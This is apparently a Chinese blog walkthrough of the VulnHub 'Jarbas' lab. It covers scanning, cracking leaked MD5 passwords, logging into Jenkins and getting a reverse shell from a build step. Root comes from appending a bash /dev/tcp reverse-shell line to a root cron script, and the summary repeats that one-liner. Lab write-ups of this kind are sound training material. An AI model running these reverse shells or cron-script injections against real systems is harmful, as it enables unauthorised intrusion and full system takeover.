Jarbas

靶机说明

https://www.vulnhub.com/entry/jarbas-1,232/

主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
└─$ sudo nmap -sn 192.168.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-05 09:07 EST
Nmap scan report for 192.168.2.1
Host is up (0.00015s latency).
MAC Address: 0A:00:27:00:00:52 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00027s latency).
MAC Address: 08:00:27:32:09:17 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.3
Host is up (0.00072s latency).
MAC Address: 08:00:27:42:06:E4 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.00 seconds

nmap扫描

(1)进行端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
└─$ sudo nmap -sT --min-rate 10000 -p- 192.168.2.3 -oA nmapscan/ports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-05 09:04 EST
Nmap scan report for 192.168.2.3
Host is up (0.00044s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
3306/tcp open mysql
8080/tcp open http-proxy
MAC Address: 08:00:27:42:06:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds

发现靶机开放22,80,3306,8080端口
(2)对端口细节进行扫描
用TCP扫描(-sT)查看其服务版本(-sV)和操作系统(-O)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
└─$ sudo nmap -sT -sV -O --min-rate 10000 -p22,80,3306,8080 192.168.2.3 -oA nmapscan/detail
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-05 09:05 EST
Nmap scan report for 192.168.2.3
Host is up (0.00059s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
80/tcp open http Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
3306/tcp open mysql MariaDB (unauthorized)
8080/tcp open http Jetty 9.4.z-SNAPSHOT
MAC Address: 08:00:27:42:06:E4 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.67 seconds

(2)对端口进行UDP扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
└─$ sudo nmap -sU -p22,80,3306,8080 192.168.2.3 -oA nmapscan/udp
[sudo] kali 的密码:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-05 09:13 EST
Nmap scan report for 192.168.2.3
Host is up (0.00030s latency).

PORT STATE SERVICE
22/udp closed ssh
80/udp closed http
3306/udp closed mysql
8080/udp closed http-alt
MAC Address: 08:00:27:42:06:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds

发现UDP端口全部关闭
(3)进行漏洞扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
└─$ sudo nmap --script=vuln -p22,80,3306,8080 192.168.2.3 -oA nmapscan/vuln
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-05 09:14 EST
Nmap scan report for 192.168.2.3
Host is up (0.00033s latency).

PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
|_http-trace: TRACE is enabled
| http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
| http-sql-injection:
| Possible sqli for queries:
| http://192.168.2.3:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=N%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=D%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=S%3BO%3DD%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=D%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=S%3BO%3DA%27%20OR%20sqlspider
| http://192.168.2.3:80/index_arquivos/?C=N%3BO%3DA%27%20OR%20sqlspider
|_ http://192.168.2.3:80/index_arquivos/?C=M%3BO%3DA%27%20OR%20sqlspider
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.2.3
| Found the following possible CSRF vulnerabilities:
|
| Path: http://192.168.2.3:80/
| Form id: wmtb
| Form action: /web/submit
|
| Path: http://192.168.2.3:80/
| Form id:
| Form action: /web/20020720170457/http://jarbas.com.br:80/user.php
|
| Path: http://192.168.2.3:80/
| Form id:
|_ Form action: /web/20020720170457/http://jarbas.com.br:80/busca/
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
3306/tcp open mysql
8080/tcp open http-proxy
| http-enum:
|_ /robots.txt: Robots file
MAC Address: 08:00:27:42:06:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 41.49 seconds

web渗透

80端口渗透

(1)使用gobuster进行目录爆破

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
└─$ sudo gobuster dir -u http://192.168.2.3 -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -x html,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.3
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html (Status: 200) [Size: 32808]
/.html (Status: 403) [Size: 207]
/access.html (Status: 200) [Size: 359]
/.html (Status: 403) [Size: 207]
Progress: 622929 / 622932 (100.00%)
===============================================================
Finished
===============================================================

(2)访问access.html

(3)得到相关的md5值,对MD5进行破解

1
2
3
5978a63b4654c73c60fa24f836386d87 italia99
f463f63616cb3f1e81ce46b39f882fd5 marianna
9b38e2b1e8b12f426b0d208a7ab6cb98 vipsu

8080端口渗透



(1)访问8080端口,发现是一个登录界面,同时暴露出CMSJenkins
首要思路就是如何找到这个登录界面的账号和密码,寻找用户名和密码有如下几个思路:

  1. 尝试默认登录,Jenkins是常见cms,可能存在默认密码
  2. 尝试弱口令爆破
  3. 尝试渗透寻找相关密码

    (2)最后尝试eder:vipsu成功进行登录

    发现该系统的框架是Jenkins

    (3)构建新项目,并执行反弹shell

    成功获取到shell,权限为jenkins
    1
    2
    3
    4
    5
    6
    7
    8
    ┌──(kali㉿kali)-[/miao/vulnhub/Jarbas]
    └─$ sudo nc -lvvp 4444
    listening on [any] 4444 ...
    connect to [192.168.2.4] from (UNKNOWN) [192.168.2.3] 37256
    bash: no job control in this shell
    bash-4.2$ id
    id
    uid=997(jenkins) gid=995(jenkins) groups=995(jenkins) context=system_u:system_r:initrc_t:s0

提权-crontab

(1)查看sudo -l,没有发现有用的信息

1
2
3
4
5
6
7
8
9
10
11
bash-4.2$ sudo -l
sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

sudo: no tty present and no askpass program specified

(2)查看定时任务

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
bash-4.2$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# | .------------- hour (0 - 23)
# | | .---------- day of month (1 - 31)
# | | | .------- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
*/5 * * * * root /etc/script/CleaningScript.sh >/dev/null 2>&1

发现一个定时任务脚本CleaningScript.sh是以root权限每隔5分钟执行一次
(3)查看脚本内容

1
2
3
4
5
bash-4.2$ cat /etc/script/CleaningScript.sh
cat /etc/script/CleaningScript.sh
#!/bin/bash

rm -rf /var/log/httpd/access_log.txt

(4)向脚本里面追加反弹shell

1
2
bash-4.2$ echo "/bin/bash -i >& /dev/tcp/192.168.2.4/5555 0>&1" >> /etc/script/CleaningScript.sh
<i >& /dev/tcp/192.168.2.4/5555 0>&1" >> /etc/script/CleaningScript.sh

(5)开启监听,最后成功进行提权,获得root权限

1
2
3
4
5
6
7
8
9
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 5555
[sudo] kali 的密码:
listening on [any] 5555 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.3] 34124
bash: no job control in this shell
[root@jarbas ~]# id
id
uid=0(root) gid=0(root) groups=0(root) context=system_u:system_r:system_cronjob_t:s0-s0:c0.c1023

读取flag

1
2
3
4
5
6
7
8
9
10
[root@jarbas ~]# cat /root/flag.txt
cat /root/flag.txt
Hey!

Congratulations! You got it! I always knew you could do it!
This challenge was very easy, huh? =)

Thanks for appreciating this machine.

@tiagotvrs

总结

(1)jenkins渗透,可以新建项目,在项目里面构建执行shell脚本,最后执行build,即可成功进行通信。
(2)crontab提权

  • 文件权限提权,向crontab脚本中追加shell
    1
    bash -i >& /dev/tcp/10.10.10.10/4444 0>&1

Jarbas
http://miao-sec.github.io/Vulnhub/Jarbas/
作者
Miao
发布于
2025年6月20日
许可协议
BY-MIAO